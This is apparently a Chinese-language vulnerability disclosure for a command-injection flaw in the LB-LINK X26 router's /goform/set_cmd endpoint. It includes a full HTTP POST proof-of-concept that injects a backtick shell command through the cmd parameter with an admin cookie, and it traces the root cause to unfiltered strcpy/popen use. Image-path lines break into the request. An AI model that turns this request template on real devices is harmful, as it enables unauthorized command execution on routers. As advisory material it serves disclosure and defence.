**LB-LINK X26路由器/goform/set\_cmd存在命令执行漏洞**

**一、漏洞介绍**

必联LB-LINK X26路由器存在命令执行漏洞，后台登录后，可以直接执行任意代码，危害极大。

**二、影响版本**

LB-LINK x26 固件版本 <= 1.2.5

**三、漏洞描述**

**版本证明**:





**漏洞演示**：

（具体的可以看视频）

1. 构造POST请求包：

POST /goform/set\_cmd HTTP/1.1

Host: 192.168.16.1

Content-Length: 37

X-Requested-With: XMLHttpRequest

Accept-Language: zh-CN,zh;q=0.9

Accept: application/json, text/javascript, \*/\*; q=0.01

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36

Origin: http://192.168.16.1

Referer: http://192.168.16.1/admin/urlBlack.html


Accept-Encoding: gzip, deflate, br

Cookie: platform=0; user=admin


Connection: keep-alive

cmd=`sleep 3`


1. 攻击者用burpsuite发送POC，sleep 3命令，可以看到回显延时！：



1. 再次使用dnslog验证:



1. Dnslog收到请求：



**四、触发原理**

ibshare-0.0.26.so的bs\_SetCmd函数：



从请求参数中取了cmd参数，通过strcpy拼接，最后用popen执行，未进行任何过滤，导致可以进行命令注入。

**五、修复建议**

对用户的输入严加过滤，防止不安全的输入！